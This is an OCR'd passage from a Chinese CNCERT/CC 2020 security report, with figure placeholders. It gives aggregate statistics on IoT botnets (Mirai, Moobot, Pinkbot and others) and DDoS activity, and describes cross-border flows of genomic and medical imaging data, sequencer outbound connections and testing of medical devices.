


图 2-18　2020 年联网智能设备恶意程序境内下载端 IP 地址数量 TOP10 地区（来源：CNCERT/CC）

2.2.3 联网智能设备僵尸网络活动态势

CNCERT/CC对联网智能设备感染恶意程序并被控形成的僵尸网络开展抽样监测分析，主要情况如下。

（1）控制端监测情况

2020年，CNCERT/CC监测到20.9万余个境外控制端IP地址控制我国境内联网智能设备组成僵尸网络。其中，排名前3位的恶意家族为Dofloo、Moobot、Mirai，如图2-19所示。




图 2-19　2020 年联网智能设备僵尸网络境外控制端 IP 地址数量按所属家族分布情况（来源：CNCERT/CC）

2020年上半年，在CNCERT/CC对联网智能设备僵尸网络控制端的持续打击下，境外控制端IP地址数量趋势平稳，保持在月均2万个以下的水平。从8月开始，Moobot、Fbot等家族僵尸网络活跃度增高，控制端IP地址数量迅速上升至月均3万个以上。随着打击力度的加大，12月控制端IP地址数量重新下降至月均3万个以下，如图2-20所示。




图 2-20　2020 年联网智能设备僵尸网络境外控制端 IP 地址数量按月度统计情况（来源：CNCERT/CC）

（2）被控端监测情况

2020年，CNCERT/CC监测发现约2,929.7万个境内联网智能设备IP地址被控制。其中，排名前3位的家族为Pinkbot、Tsunami、Gafgyt，如图2-21所示。




图 2-21　2020 年联网智能设备境内被控端 IP 地址数量按所属家族分布情况（来源：CNCERT/CC）

从2020年3月起，CNCERT/CC监测发现Pinkbot家族僵尸网络迅速扩张，被控端IP地址数量月均峰值超过300万个。通过对其集中控制端的治理，从6月开始被控端数量整体下降。但未清理恶意程序的受感染设备之间会继续通过P2P通信保持联系，12月仍能监测到约200万个被控端的通信行为。除此之外，其他家族的被控端IP地址数量基本保持平稳，约在100万规模，如图2-22所示。




图 2-22　2020 年联网智能设备境内被控端 IP 地址数量按月度统计情况
（来源：CNCERT/CC）

2020年，通过控制联网智能设备而形成的僵尸网络规模明显增大。累计控制规模大于10万的僵尸网络共53个，1万至10万的共471个，控制规模较大的恶意家族包括Tsunami、Gafgyt、Moobot、Cayosin、Fbot、Mirai等。

（3）利用联网智能设备僵尸网络进行攻击活动情况

2020年，通过控制联网智能设备发起的DDoS攻击日均3,000余起。其中，排名前4位的恶意家族为Mirai、Gafgyt、Cayosin、Moobot，如图2-23所示。




图 2-23　2020 年主要恶意家族控制联网智能设备发起 DDoS 攻击情况
（来源：CNCERT/CC）

2.3 2020 年我国网络生物安全态势专题分析

2020年，突如其来的新冠肺炎疫情让社会各界目睹了生物安全领域重大突发事件给人民生命健康和社会经济发展带来的巨大威胁。2020年2月14日，习近平总书记在中央全面深化改革委员会第十二次会议上指出“把生物安全纳入国家安全体系，系统规划国家生物安全风险防控和治理体系建设，全面提高国家生物安全治理能力”。生物信息作为国家重要的战略资源，在科研、社会、经济和军事领域都展现出了巨大的应用价值；同时，随着“互联网+”政策的推动贯彻，前沿生物科技的创新与应用越来越依赖新兴的信息技术和互联网技术体系，信息网络的安全问题因而渗透到了生物科技领域。

从高价值的生物信息数据和敏感的个人医疗健康数据主动或被动泄露，到联网的生物基础设施和终端设备遭受网络攻击，网络空间安全与生物安全之间产生紧密关联互动，交叉融合形成新的安全领域——网络生物安全。本专题从我国网络生物

安全管理体系、生物医疗数据出境和生物医疗设备安全等3方面分析2020年我国网络生物安全态势。

2.3.1 我国网络生物安全管理体系

近年来生物领域基础设施逐步联网上云，生物数据的战略资源地位日益凸显，而网络生物安全是保障行业快速发展的基础。我国高度重视网络生物安全管理，各行业监管部门纷纷加快推动相关政策部署，建立多维度、立体式监管体系。

综合网络安全、生物安全以及数据安全3项领域的立法形态，我国对网络生物安全实施监管的主要部门包括科技部、卫生健康委员会（以下简称“卫健委”）、国家药监局、公安部和国家互联网信息办公室（以下简称“国家网信办”）等。其中，科技部从其主管的基因科学、生物科学研究等角度出台与人类遗传资源相关的规定；卫健委从其主管的医院网络数据、传染病信息、人口健康信息等角度出台相关规定；国家药监局从医疗器械软硬件中的网络安全和数据安全角度出台相关规定；公安部从具体办案、侦查及网络系统等级保护角度出台相关规定；国家网信办从个人信息中涉及的生物信息及生物类重要数据，以及关键信息基础设施保护的角度出台相关规定。

已出台的法律法规方面，2017年6月1日起施行的《中华人民共和国网络安全法》主要侧重于对网络系统安全的保护，规定关键信息基础设施在我国境内运营中收集和产生的生物类个人信息和重要数据应在境内存储，如因业务需要确需向境外提供的，应当经过安全评估。2018年1月1日起施行的《医疗器械网络安全注册技术审查指导原则》提出了对于医疗器械通过网络进行电子数据交换或远程控制，以及通过电子存储媒介进行数据交换的具体要求。2019年7月1日起施行的《中华人民共和国人类遗传资源管理条例》明确了人类遗传资源相关数据在采集、存储、对外提供和开放使用等方面的具体要求。2020年10月17日全国人大常委会表决通过的《中华人民共和国生物安全法》（2021年4月15日起施行），在第二章强调了要建立国家生物安全信息共享制度，第六章强调了要加大对人类遗传资源和我国珍贵、濒危、特有物种基因等遗传资源的保护力度。

尚在推进的法律法规方面，2021年3月1日起施行的《中华人民共和国刑法修正案（十一）》增加了危害国家人类遗传资源安全的相关条款。

2.3.2 生物医疗数据出境态势分析

（1）生物基因数据出境态势

2020年，共发现国内基因数据通过网络出境717万余次，按月度统计情况如图2-24所

示。涉及我国境内近2.4万个IP地址，覆盖境内31个省（直辖市、自治区）。




图 2-24　2020 年我国生物基因数据出境次数按月度统计情况（来源：CNCERT/CC）

我国基因数据流向境外170个国家和地区，涉及境外IP地址近4.7万个，其中美国IP地址1.3万余个，约占27.7%。图2-25为2020年接收我国生物基因数据的IP地址数量排名TOP10的国家。我国基因数据流向美国273万余次，占出境总次数的38.1%，排名TOP10的国家占出境总次数的88.5%。




图 2-25　2020 年接收我国生物基因数据的 IP 地址数量排名 TOP10 的国家（来源：CNCERT/CC）

2020年接收我国生物基因数据次数排名TOP10的国家如图2-26所示。




图 2-26　2020 年接收我国生物基因数据次数排名 TOP10 的国家（来源：CNCERT/CC）

2020年新冠肺炎疫情席卷全球，我国作为首先受到影响的国家之一，积极地向全世界分享病毒研究成果，助力全球抗疫工作。据统计，2020年新冠肺炎病毒数据出境次数达99万余次，占生物数据出境总次数的13.8%，出境次数按月度统计情况如图2-27所示。涉及我国境内80个IP地址，包括7家可识别单位，涵盖科研院所、生物技术企业和医疗检测机构。数据流向境外93个国家和地区的1,992个IP地址，图2-28为2020年接收我国新冠肺炎病毒数据次数排名TOP10的国家，其中流向美国次数最多，占新冠病毒数据出境总次数的40.2%。




图 2-27　2020 年我国新冠肺炎病毒数据出境次数按月度统计（来源：CNCERT/CC）




图 2-28　2020 年接收我国新冠肺炎病毒数据次数排名 TOP10 的国家（来源：CNCERT/CC）

（2）医学影像数据出境态势

2020年，共发现境内医学影像数据通过网络出境497万余次，按月度统计情况如图2-29所示。涉及境内3,347个IP地址，IP地址按应用场景类型占比情况如图2-30所示，其中58.6%属于数据中心。此外，医学影像文件在未脱敏的情况下包含大量患

者个人信息。2020年共发现我国未脱敏医学影像数据出境近40万次，占出境总次数的7.9%。




图 2-29　2020 年我国医学影像数据出境次数按月度统计（来源：CNCERT/CC）




图 2-30　2020 年我国出境医学影像数据境内 IP 地址数量按应用场景类型占比情况（来源：CNCERT/CC）

2020年，发现我国医学影像数据流向境外128个国家和地区，涉及境外IP地址近4.7万个，其中美国IP地址数量1.3万余个，约占28.1%。图2-31为2020年接收我国医学影像数据的IP地址数量排名TOP10的国家。2020年我国医学影像数据流向新加坡

166.4万余次，占出境总次数的33.5%，排名TOP10的国家占出境总次数的87.9%。图2-32为2020年接收我国医学影像数据次数排名TOP10的国家。




图 2-31　2020 年接收我国医学影像数据的 IP 地址数量排名 TOP10 的国家（来源：CNCERT/CC）




图 2-32　2020 年接收我国医学影像数据次数排名 TOP10 的国家（来源：CNCERT/CC）

2.3.3 生物医疗与科研设备安全态势

（1）生物医疗与科研设备安全态势

2020年，CNCERT/CC对英美两国生产的3款进口基因测序仪外联情况进行统计，共发现其通过76,237个境内IP地址与境外42个国家和地区的3,156个IP地址进行了跨境数据传输，覆盖我国境内31个省（直辖市、自治区）。其中有3,148个境内IP地址同时关联两种或两种以上设备。2020年我国进口基因测序仪外联情况按月度统计如图2-33所示。2020年我国进口基因测序仪外联次数排名TOP10的国家如图2-34所示。




图 2-33　2020 年我国进口基因测序仪外联情况按月度统计（来源：CNCERT/CC）




图 2-34　2020 年我国进口基因测序仪外联次数排名 TOP10 的国家（来源：CNCERT/CC）

（2）医疗器械安全测评

参照《医疗器械网络安全注册技术审查指导原则》和行业网络安全标准要求，面向医用诊断X射线影像设备、监护类设备、物理治疗及康复设备对国内外知名的10家医疗器械厂商生产的19款设备开展安全测评工作。测评项主要包括保密性、完整性、可得性、安全审计等。测评发现各类设备均存在安全隐患，测评结果如图2-35所示。

